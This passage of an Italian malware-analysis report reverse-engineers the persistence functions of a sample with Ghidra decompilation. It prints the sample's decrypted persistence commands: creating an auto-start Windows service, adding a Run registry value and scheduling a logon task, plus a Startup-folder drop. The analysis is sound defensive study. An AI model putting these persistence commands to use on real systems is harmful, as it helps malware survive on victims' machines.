Riprendendo l'analisi alla funzione chiamante si nota come si è ritornati all'entry point.

C'è però un dettaglio da considerare: l'analisi della funzione *clear\_caller\_function()*, e di conseguenza della funzione *clear\_function()* che eliminano le tracce della presenza del malware quando vengono eseguite, è avvenuta perché non si è utilizzato il debugger in questa fase; è quindi possibile che nella fase di analisi in cui era ancora possibile utilizzarlo, e quindi di seguire l'effettiva esecuzione del malware senza costringerne l'esecuzione in determinate porzioni di codice, non ci sono state le condizioni per l'effettiva esecuzioni di istruzioni in grado di ottenere la persistenza all'interno della macchina vittima.

Per poter trovare la porzione di codice in cui vengono eseguite le istruzioni per poter ottenere la persistenza, ho ragionato su come è stata utilizzata la funzione *decrypt\_function()* all'interno della funzione *clear\_caller\_function()*, ragionando sul fatto che se tale funzione viene utilizzata per decriptare il contenuto di posizioni da pulire dalla presenza del malware allora può essere utilizzata anche per decriptare le posizioni di interesse per la persistenza; quindi, tramite Ghidra, noto l'utilizzo della funzione *decrypt\_function()* in funzioni ancora non note, ovvero quelle funzioni che iniziano con *FUN\_...*, e navigando le funzioni chiamanti, si arriva ad una funzione contenuta in *do\_work\_function()*, ovvero la funzione *FUN\_1000a760()*.

### **Analisi della Funzione FUN\_1000a760()**

Con Ghidra ottengo il seguente decompilato:

```
1|
2|void FUN_1000a760(void)
3|
4|{
5|    int iVar1;
6|    CHAR local_10c [260];
7|    uint local_8;
8|
9|    local_8 = computed_system_time_as_file ^ (uint)&stack0xffffffffc;
10|    GetModuleFileNameA((HMODULE)0x0,local_10c,260);
11|    iVar1 = FID_conflict_atoi("0");
12|    switch(iVar1) {
13|    case 1:
14|        FUN_10009920("");
15|        break;
16|    case 2:
17|        FUN_1000a4c0(&DAT_1002bcb4);
18|        break;
19|    case 3:
20|        FUN_1000a270(&DAT_1002bcc8);
21|        break;
22|    case 4:
23|        FUN_1000a5d0(&DAT_1002bcd0);
24|    }
25|    @_security_check_cookie@4(local_8 ^ (uint)&stack0xffffffffc);
26|    return;
27|}
28|
```

Si nota come la funzione abbia la stessa struttura della funzione *clear\_caller\_function()*.

Proseguendo l'analisi all'interno della funzione, viene chiamata l'API *GetModuleFileNameA* per ottenere il path del file eseguibile del processo corrente e viene caricata all'interno di una variabile locale.

### ***Analisi della Funzione FUN\_10009920()***

All'interno della funzione, viene chiamata l'API `GetModuleFileName` per ottenere il path del file eseguibile del processo corrente. Viene utilizzata l'API `GetUserNameA` per recuperare il nome dell'utente associato al thread corrente e salvarlo in una variabile locale, viene utilizzata la funzione `decrypt_function()` per ottenere la stringa `"%Temp%"`, ovvero la variabile d'ambiente contenente il percorso alla cartella temporanea associata all'utente corrente.

Viene utilizzata l'API `ExpandEnvironmentString` per espandere le stringhe della variabile d'ambiente e le sostituisce con i valori definiti per l'utente, viene chiamata passata come parametro la variabile di ambiente `"%Temp%"` e salvare il risultato all'interno di un buffer locale.

La prossima API chiamata la funzione `RtlGetVersion` utilizzata per ottenere le informazioni sulla versione del sistema operativo utilizzato e salvarle all'interno di una variabile locale di tipo `RTL_OSVERSION`.

Viene utilizzata la funzione `decrypt_function()` per ottenere la stringa `"%AppData%"`, ovvero la variabile d'ambiente contenente il percorso della cartella `"AppData"` associata all'utente, tale cartella è utilizzata per archiviare dati specifici dell'utente, come configurazioni, cache e altre informazioni pertinenti al profilo dell'utente.

In base al valore dei campi `dwMajorVersion` e `dwMinorVersion` della variabile di tipo `RTL_OSVERSION`, se assumono rispettivamente i valori `"5"` e `"1"` indicanti la versione di WindowsXP del sistema operativo, viene chiamata la funzione `decrypt_function()` per ottenere la stringa:

```
%c:\Documents and Settings\%s\Start  
Menu\Programs\Startup\%s|
```

per poi venire utilizzata come parametro all'interno della funzione di libreria `vswprintf()` per completare in modo opportuno la stringa, per poi salvarla in una variabile locale.

Nel caso in cui la versione del sistema operativo non sia WindowsXP, viene utilizzata la funzione `decrypt_function()` per ottenere la stringa `"\Microsoft\Windows\Start Menu\Programs\Startup\"`, ovvero la posizione nel sistema operativo per avviare in modo automatico programmi quando un utente effettua l'accesso, viene poi copiata all'interno di un'unica variabile locale.

Con l'utilizzo della funzione di libreria `fopen()` viene aperto il file individuato dalla variabile locale in modalità di sola lettura.

Viene utilizzata l'API `VirtualAlloc` per allocare una porzione di pagine con modalità di protezione `PAGE_EXECUTE_READWRITE`, all'interno dello spazio di indirizzamenti virtuali del processo chiamante in modalità `MEM_COMMIT | MEM_RESERVE`; in tale regione allocata viene poi copiato il contenuto di variabili locali e di una variabile globale, senza ottenere ulteriori informazioni sul significato di tali valori.

Viene poi chiamata la funzione `FUN_100096d0()`, ma non sembra rilasciare informazioni aggiuntive sul comportamento del malware.

Con l'utilizzo dell'API `CreateFile` viene creato un file, in accesso di lettura e scrittura, in modalità `FILE_SHARE_WRITE` che consente alle successive operazioni di apertura di un file di richiedere l'accesso in scrittura, tale file viene sempre troncato se esiste già, se il file non esiste ne viene creato uno nuovo.

Su tale file, tramite l'API `WriteFile`, viene scritto una certa porzione di byte, ma che con il solo utilizzo di Ghidra non si ottengono informazioni aggiuntive.

Successivamente, viene chiuso il file con l'utilizzo dell'API `CloseHandle`, per poi chiamare l'API `MoveFileA` per spostare il file appena scritto all'interno del path individuato dipendente dalla versione di Windows.

Tale funzione non rilascia troppe informazioni aggiuntive sul comportamento del malware con l'utilizzo del solo decompilato, decido di rinominare tale funzione come `write_file_in_persistence()`.

## Analisi della Funzione FUN\_1000a4c0()

Con l'utilizzo di Ghidra ottengo il seguente decompilato:

```
1
2 void FUN_1000a4c0(undefined4 param_1)
3
4 {
5     wchar_t *pwVar1;
6     LPCSTR lpName;
7     undefined4 uVar2;
8     undefined *puVar3;
9     CHAR *lpBuffer;
10    undefined1 *puVar4;
11    DWORD DVar5;
12    wchar_t local_50c [256];
13    wchar_t local_30c [256];
14    CHAR local_10c;
15    undefined local_10b [259];
16    uint local_8;
17
18    local_8 = computed_system_time_as_file ^ (uint)&stack0xffffffff;
19    local_10c = '\0';
20    memset(local_10b,0,0x103);
21    puVar4 = &DAT_path_of_sample_exe;
22    puVar3 = &DAT_1002bb40;
23    uVar2 = param_1;
24    pwVar1 = (wchar_t *)decrypt_function(&DAT_1002bb50);
25    another_vswprintf_caller(local_30c,pwVar1,uVar2,puVar3,puVar4);
26    puVar3 = &DAT_1002bbdc;
27    pwVar1 = (wchar_t *)decrypt_function(&DAT_1002bbf4);
28    another_vswprintf_caller(local_50c,pwVar1,param_1,puVar3);
29    DVar5 = 0x104;
30    lpBuffer = &local_10c;
31    lpName = (LPCSTR)decrypt_function(&DAT_1002bcl4);
32    DVar5 = GetEnvironmentVariableA(lpName,lpBuffer,DVar5);
33    if (DVar5 == 0) {
34        GetLastError();
35    }
36    else {
37        ShellExecuteA((HWND)0x0,(LPCSTR)0x0,&local_10c,(LPCSTR)local_30c,(LPCSTR)0x0,0);
38        ShellExecuteA((HWND)0x0,(LPCSTR)0x0,&local_10c,(LPCSTR)local_50c,(LPCSTR)0x0,0);
39    }
40    _security_check_cookie@4(local_8 ^ (uint)&stack0xffffffff);
41    return;
42
43 }
```

Viene utilizzata la funzione *decrypt\_function()* per ottenere la seguente stringa:

```
/c sc create "%s" DisplayName= "%s" type= own type=
interact start= auto error= ignore binpath=
"cmd.exe /k start \"\" \"%s\""
```

Tale funzione viene utilizzata come parametro della funzione *vswprintf()*, dove l'ultimo parametro utilizzato è il path per il programma *sample.exe*.

Tale stringa rappresenta il comando per creare un nuovo servizio di Windows: tale servizio verrà eseguito all'interno di un processo separato, può interagire con il Desktop, che si avvia automaticamente all'avvio del sistema e il binario che viene eseguito dal servizio è quello di *sample.exe*. Il nome del servizio che verrà creato è individuato dalla stringa *param\_1* che assume il contenuto della variabile globale passata come parametro in input al momento della chiamata della funzione.

Viene poi chiamata nuovamente la funzione *decrypt\_function()* per ottenere la stringa *"/c sc description \"%s\" \"%s\""*, per poi essere completata tramite la funzione di libreria *vswprintf()* con le opportune stringhe.

Anche senza sapere le stringhe utilizzate per completare la stringa è possibile ottenere il significato, ovvero per cambiare la descrizione del servizio con nome pari al contenuto della variabile globale passata come parametro al momento della chiamata.

Viene utilizzata la funzione *decrypt\_function()* per ottenere la stringa *"ComSpec"* per poi utilizzarla come primo parametro per la chiamata a funzione *GetEnvironmentVariableA* per ottenere il contenuto della variabile di ambiente *ComSpec* e salvare il contenuto all'interno della variabile locale *lpBuffer*.

Se la chiamata alla funzione *GetEnvironmentVariable* ha successo, viene poi utilizzata l'API *ShellExecuteA* per eseguire i comandi sopra analizzati, ovvero per la creazione del servizio e per la modifica della descrizione dello stesso.

Rinomino la funzione come *create\_sample\_service()*.

## Analisi della Funzione FUN\_1000a270()

```
1
2 void FUN_1000a270(undefined4 param_1)
3
4 {
5     wchar_t *pwVar1;
6     LPCSTR lpName;
7     CHAR *lpBuffer;
8     undefined1 *puVar2;
9     DWORD DVar3;
10    wchar_t local_30c [256];
11    CHAR local_10c;
12    undefined local_10b [259];
13    uint local_8;
14
15    local_8 = computed_system_time_as_file ^ (uint)&stack0xffffffffc;
16    local_10c = '\0';
17    _memset(local_10b,0,0x103);
18    puVar2 = &DAT_path_of_sample_exe;
19    pwVar1 = (wchar_t *)decrypt_function(&DAT_1002ba50);
20    another_vswprintf_caller(local_30c,pwVar1,param_1,puVar2);
21    DVar3 = 0x104;
22    lpBuffer = &local_10c;
23    lpName = (LPCSTR)decrypt_function(&DAT_1002bab0);
24    DVar3 = GetEnvironmentVariableA(lpName,lpBuffer,DVar3);
25    if (DVar3 == 0) {
26        GetLastError();
27    }
28    else {
29        ShellExecuteA((HWND)0x0,(LPCSTR)0x0,&local_10c,(LPCSTR)local_30c,(LPCSTR)0x0,0);
30    }
31    @_security_check_cookie@4(local_8 ^ (uint)&stack0xffffffffc);
32    return;
33 }
34
```

Viene utilizzata la funzione *decrypt\_function()* per ottenere la stringa:

```
/c reg add
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
/v "%s" /t REG_SZ /d "%s" /f|
```

Tale stringa viene poi utilizzata come parametro all'intero della chiamata alla funzione di libreria *vswprintf()* in modo da completare in modo opportuno la stringa rappresentate il comando, di cui la prima stringa è identificata da *param\_1*, che ha lo stesso contenuto della variabile globale passata come parametro in input nel momento della chiamata di funzione, mentre la seconda stringa assume il valore del path di *sample.exe*. Tale stringa rappresenta il comando per aggiungere un valore alla chiave di registro “*HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\*”, ovvero la chiave indicante quali applicazioni devono essere eseguite all'avvio; tale valore aggiunto ha il nome indicato dalla stringa *param\_1*, che ha il valore contenuto all'interno della variabile globale passata come parametro, e l'applicazione che viene eseguita ogni volta che viene eseguita nel momento in cui l'utente accede al sistema è individuata dal path di *sample.exe*, cioè verrà eseguito *sample.exe*.

Viene utilizzata la funzione *decrypt\_function()* per ottenere la stringa “*ComSpec*” per poi utilizzarla come primo parametro per la chiamata a funzione *GetEnvironmentVariableA* per ottenere il contenuto della variabile di ambiente *ComSpec* e salvare il contenuto all'interno della variabile locale *lpBuffer*.

Se la chiamata alla funzione *GetEnvironmentVariable* ha successo, viene poi invocata l'API *ShellExecuteA* per eseguire il comando indicato poco sopra.

Rinomino tale funzione come *add\_to\_reg\_sample()*.

## Analisi della Funzione FUN\_1000a5d0()

Con Ghidra si ottiene il seguente decompilato:

```
1
2 void FUN_1000a5d0(undefined4 param_1)
3
4 {
5     wchar_t *pwVar1;
6     LPCSTR lpName;
7     CHAR *lpBuffer;
8     undefined1 *puVar2;
9     DWORD DVar3;
10    wchar_t local_30c [256];
11    CHAR local_10c;
12    undefined local_10b [259];
13    uint local_8;
14
15    local_8 = computed_system_time_as_file ^ (uint)&stack0xffffffffc;
16    local_10c = '\0';
17    _memset(local_10b,0,0x103);
18    puVar2 = &DAT_path_of_sample_exe;
19    pwVar1 = (wchar_t *)decrypt_function(&DAT_1002bc20);
20    another_vswprintf_caller(local_30c,pwVar1,param_1,puVar2);
21    DVar3 = 0x104;
22    lpBuffer = &local_10c;
23    lpName = (LPCSTR)decrypt_function(&DAT_1002bc5c);
24    DVar3 = GetEnvironmentVariableA(lpName,lpBuffer,DVar3);
25    if (DVar3 == 0) {
26        GetLastError();
27    }
28    else {
29        ShellExecuteA((HWND)0x0,(LPCSTR)0x0,&local_10c,(LPCSTR)local_30c,(LPCSTR)0x0,0);
30    }
31    @_security_check_cookie@4(local_8 ^ (uint)&stack0xffffffffc);
32    return;
33 }
34
```

Viene utilizzata la funzione *decrypt\_function()* per ottenere la stringa “/c SchTasks /Create /F /TN “%s” /TR “%s” /SC onlogon”; tale stringa viene poi passata come parametro per la funzione di libreria *vswprintf()* insieme al valore individuato da *param\_1*, che contiene lo stesso valore della variabile globale passata come parametro in input al momento della chiamata della funzione, e alla stringa rappresentate il path di *sample.exe*.

La stringa utilizzata indica un comando utilizzato per creare un task pianificato che verrà eseguito nel momento in cui un utente accede al sistema, il nome del task assumerà il valore assunto dalla variabile globale e verrà eseguito il programma è *sample.exe*.

Viene utilizzata la funzione *decrypt\_function()* per ottenere la stringa “ComSpec” per poi utilizzarla come primo parametro per eseguire l’API *GetEnvironmentVariableA* per ottenere il contenuto della variabile di ambiente *ComSpec* e salvare il contenuto all’interno della variabile locale *lpBuffer*.

Se la chiamata alla funzione *GetEnvironmentVariable* ha successo, viene poi utilizzata l’API *ShellExecuteA* per eseguire il comando indicato poco sopra.

Decido di rinominare la funzione come *create\_task()*.

Riprendendo l’analisi della funzione chiamante, decido di rinominare la funzione *FUN\_1000a760()* come *persistence\_function()*.

## **Conclusione e Riepilogo**

Come risultato del processo di analisi possiamo concludere che il malware considerato, ovvero “*sample.exe*”, crei un processo “*Explorer.exe*” in cui al suo interno conterrà uno shellcode facendo in modo che il processo che eseguirà all’interno della macchina infetta sia il client di un server C2 (Command & Control). Il processo manda delle richieste http per poi ricevere delle risposte dal parte del server in cui ci verrà indicato il comando da eseguire (comandi indicata a pagina 51-52 del seguente report).

Il malware è in grado di raggiungere l’obiettivo della persistenza all’interno della macchina vittima; nel caso in cui il malware si dovesse disinstallare, operazione eseguita tramite l’opportuno comando inviato dal server, è in grado di cancellare tutte le prove all’interno della macchina infettata.

Un altro obiettivo che il malware raggiunge è quello della segretezza, è stato possibile rilevare l’utilizzo di algoritmi di crittografia sin dall’inizio dell’analisi quando si è analizzato il valore dell’entropia della sezione “*overlay*”. Viene utilizzata la crittografia anche nel momento in cui viene caricato lo shellcode all’interno di “*Explorer.exe*”. Il meccanismo di crittografia e segretezza viene utilizzato anche per nascondere il contenuto e significato delle stringhe che verranno poi utilizzate.